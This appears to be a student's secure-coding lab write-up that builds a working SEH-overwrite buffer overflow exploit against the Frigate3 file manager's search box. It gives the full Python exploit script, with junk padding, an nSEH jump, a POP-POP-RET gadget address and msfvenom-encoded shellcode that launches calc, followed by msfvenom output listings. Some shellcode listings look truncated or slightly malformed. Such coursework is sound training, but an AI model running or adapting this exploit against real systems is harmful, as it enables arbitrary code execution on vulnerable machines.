


SECURE CODING LAB ASSIGNMENT 8

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Running the exploit script to generate payload



The screenshot shows a Kali Linux terminal window. The title bar reads "root@kali: ~/Desktop". The menu bar includes "File", "Edit", "View", "Search", "Terminal", and "Help". The terminal output shows the following commands and responses:

```
root@kali:~# cd Desktop
root@kali:~/Desktop# python exploit2.py
root@kali:~/Desktop#
```

In the background, a file icon labeled "payload.txt" is visible on the desktop.

Exploit payload

A screenshot of a Notepad application window titled "payload - Notepad". The menu bar includes File, Edit, Format, View, and Help. The main text area contains approximately 20 lines of redacted content, each line filled with black rectangular boxes. At the end of the 19th line, there is a small icon of a mouse cursor pointing right followed by the text "@K". The status bar at the bottom shows "Ln 1, Col 1", "100%", "Windows (CRLF)", and "ANSI".

Exploit code:

```
# -*- coding: cp1252 -*-

f= open("payload.txt", "w")

junk="A" * 4112

nseh="\xeb\x20\x90\x90"

seh="\x4B\x0C\x01\x40"

#40010C4B  5B          POP EBX
#40010C4C  5D          POP EBP
#40010C4D  C3          RETN
#POP EBX ,POP EBP, RETN | [rtl60.bpl] (C:\Program Files\Frigate3\rtl60.bpl)

nops="\x90" * 50

# nsfvenom -a x86 --platform windows -p windows/exec CMD=calc -e x86/alpha_mixed -b
"\x00\x14\x09\x0a\x0d" -f python


buf = b""
buf += b"\x89\xe2\xdb\xcd\x9\x72\xf4\x5f\x57\x59\x49\x49\x49"
buf += b"\x49\x49\x49\x49\x49\x49\x49\x43\x43\x43\x43\x43\x43"
buf += b"\x37\x51\x5a\x6a\x41\x58\x50\x30\x41\x30\x41\x6b\x41"
buf += b"\x41\x51\x32\x41\x42\x32\x42\x42\x30\x42\x42\x41\x42"
buf += b"\x58\x50\x38\x41\x42\x75\x4a\x49\x79\x6c\x59\x78\x4d"
buf += b"\x52\x75\x50\x75\x50\x47\x70\x51\x70\x4b\x39\x58\x65"
buf += b"\x55\x61\x6b\x70\x50\x64\x6c\x4b\x30\x50\x74\x70\x6e"
buf += b"\x6b\x66\x32\x36\x6c\x6e\x6b\x31\x42\x45\x44\x6e\x6b"
buf += b"\x54\x32\x51\x38\x34\x4f\x6d\x67\x42\x6a\x34\x66\x44"
buf += b"\x71\x39\x6f\x4e\x4c\x35\x6c\x70\x61\x63\x4c\x77\x72"
buf += b"\x66\x4c\x77\x50\x7a\x61\x5a\x6f\x44\x4d\x56\x61\x79"

buf += b"\x57\x58\x62\x6a\x52\x53\x62\x71\x47\x6c\x4b\x53\x62"
buf += b"\x44\x50\x4c\x4b\x63\x7a\x57\x4c\x4e\x6b\x30\x4c\x72"
buf += b"\x31\x73\x48\x59\x73\x71\x50\x55\x51\x5a\x71\x46\x31"
buf += b"\x4e\x6b\x76\x39\x45\x70\x75\x51\x39\x43\x6e\x6b\x67"
buf += b"\x39\x75\x48\x5a\x43\x57\x4a\x43\x79\x4c\x4b\x37\x44"
buf += b"\x4c\x4b\x35\x51\x48\x56\x55\x61\x4b\x4f\x4e\x4c\x5a"
buf += b"\x61\x6a\x6f\x46\x6d\x75\x51\x4b\x77\x67\x48\x49\x70"
buf += b"\x44\x35\x38\x76\x55\x53\x33\x4d\x6a\x58\x57\x4b\x31"
buf += b"\x6d\x76\x44\x54\x35\x7a\x44\x70\x58\x6e\x6b\x33\x68"
buf += b"\x76\x44\x77\x71\x39\x43\x63\x56\x4c\x4b\x76\x6c\x70"
buf += b"\x4b\x4e\x6b\x33\x68\x57\x6c\x36\x61\x79\x43\x4e\x6b"
buf += b"\x64\x44\x6c\x4b\x76\x61\x5a\x70\x6f\x79\x50\x44\x61"
buf += b"\x34\x44\x64\x63\x6b\x51\x4b\x51\x71\x63\x69\x71\x4a"
buf += b"\x46\x31\x49\x6f\x79\x70\x53\x6f\x31\x4f\x51\x4a\x4c"
buf += b"\x4b\x34\x52\x6a\x4b\x4e\x6d\x71\x4d\x63\x5a\x73\x31"
buf += b"\x6e\x6d\x4f\x75\x6f\x42\x73\x30\x37\x70\x65\x50\x46"
buf += b"\x30\x62\x48\x54\x71\x6c\x4b\x62\x4f\x4c\x47\x4b\x4f"
buf += b"\x4b\x65\x6f\x4b\x4a\x50\x4e\x55\x4f\x52\x30\x56\x52"
buf += b"\x48\x4f\x56\x5a\x35\x6d\x6d\x6f\x6d\x39\x6f\x6b\x65"
buf += b"\x65\x6c\x35\x56\x71\x6c\x76\x6a\x6d\x50\x6b\x4b\x4b"
buf += b"\x50\x72\x55\x66\x65\x6d\x6b\x43\x77\x52\x33\x53\x42"
buf += b"\x30\x6f\x73\x5a\x43\x30\x46\x33\x4b\x4f\x58\x55\x51"
buf += b"\x73\x72\x4d\x43\x54\x53\x30\x41\x41"

payload = junk + nseh + seh + nops + buf

f.write(payload)
f.close
```

Add the payload to the search box where we are exploiting the search box and crashing it using exploit2.py:



Change the default trigger from cmd.exe to calc.exe (Use msfvenom in Kali linux):

Example:

```

msf5 > msfvenom -a x86 --platform windows -p windows/exec CMD=calc -e x86/alpha_mixed -b '\x00\x14\x09\x0a\x0d' -f python
[*] exec: msfvenom -a x86 --platform windows -p windows/exec CMD=calc -e x86/alpha_mixed -b '\x00\x14\x09\x0a\x0d' -f python

Found 1 compatible encoders
Attempting to encode payload with 1 iterations of x86/alpha_mixed
x86/alpha_mixed succeeded with size 440 (iteration=0)
x86/alpha_mixed chosen with final size 440
Payload size: 440 bytes
Final size of python file: 2110 bytes
buf = ""
buf += "\x89\xe0\xda\xcb\xd9\x70\xf4\x5f\x57\x59\x49\x49\x49"
buf += "\x49\x49\x49\x49\x49\x49\x49\x49\x43\x43\x43\x43\x43\x43"
buf += "\x37\x51\x5a\x6a\x41\x58\x50\x30\x41\x30\x41\x6b\x41"
buf += "\x41\x51\x32\x41\x42\x32\x42\x42\x39\x42\x42\x41\x42"
buf += "\x58\x50\x30\x41\x42\x75\x4a\x49\x29\x6c\x39\x70\x4c"
buf += "\x42\x53\x30\x53\x30\x67\x70\x53\x50\x6b\x39\x6b\x35"
buf += "\x74\x71\x59\x59\x63\x54\x6e\x6b\x62\x70\x54\x70\x6e"
buf += "\x6b\x52\x72\x6b\x6c\x4c\x4b\x46\x32\x76\x74\x6c\x4b"
buf += "\x62\x52\x30\x48\x64\x4f\x4f\x47\x33\x7a\x44\x6b\x64"
buf += "\x71\x49\x6f\x6c\x6c\x57\x4c\x70\x61\x73\x4c\x35\x52"
buf += "\x76\x4c\x47\x50\x4f\x31\x7a\x6f\x64\x4d\x33\x31\x39"
buf += "\x57\x4b\x52\x48\x72\x33\x62\x66\x57\x4e\x6b\x30\x52"
buf += "\x74\x50\x4e\x6b\x63\x7a\x65\x6c\x4e\x6b\x62\x6c\x57"
buf += "\x61\x44\x30\x39\x73\x38\x40\x70\x61\x48\x51\x42\x71"

```

Change the default trigger from cmd.exe to calc.exe :

```

msf5 > msfvenom -a x86 --platform windows -p windows/exec cmd=calc.exe -e x86/alpha_mixed -f c
[*] exec: msfvenom -a x86 --platform windows -p windows/exec cmd=calc.exe -e x86/alpha_mixed -f c

Found 1 compatible encoders
Attempting to encode payload with 1 iterations of x86/alpha_mixed
x86/alpha_mixed succeeded with size 447 (iteration=0)
x86/alpha_mixed chosen with final size 447
Payload size: 447 bytes
Final size of c file: 1902 bytes
unsigned char buf[] =
"\xdd\xc0\xd9\x74\x24\xf4\x58\x50\x59\x49\x49\x49\x49\x49\x49"
"\x49\x49\x49\x43\x43\x43\x43\x43\x43\x43\x37\x51\x5a\x6a\x41"
"\x58\x50\x30\x41\x30\x41\x6b\x41\x41\x51\x32\x41\x42\x32\x42"
"\x42\x30\x42\x42\x41\x42\x58\x50\x38\x41\x42\x75\x4a\x49\x6b"
"\x4c\x4d\x38\x4c\x42\x43\x30\x63\x30\x63\x30\x31\x70\x6d\x59"
"\x68\x65\x46\x51\x39\x50\x55\x34\x6c\x4b\x70\x50\x54\x70\x6c"
"\x4b\x36\x32\x46\x6c\x6e\x6b\x62\x72\x42\x34\x4c\x4b\x42\x52"
"\x46\x48\x66\x6f\x6e\x57\x43\x7a\x66\x46\x66\x51\x6b\x4f\x4c"
"\x6c\x47\x4c\x30\x61\x31\x6c\x35\x52\x56\x4c\x71\x30\x49\x51"
"\x48\x4f\x44\x4d\x53\x31\x59\x57\x59\x72\x59\x62\x31\x42\x72"
"\x77\x6e\x6b\x36\x32\x74\x50\x4e\x6b\x33\x7a\x47\x4c\x6c\x4b"
"\x30\x4c\x36\x71\x54\x38\x7a\x43\x77\x38\x67\x71\x7a\x71\x70"

```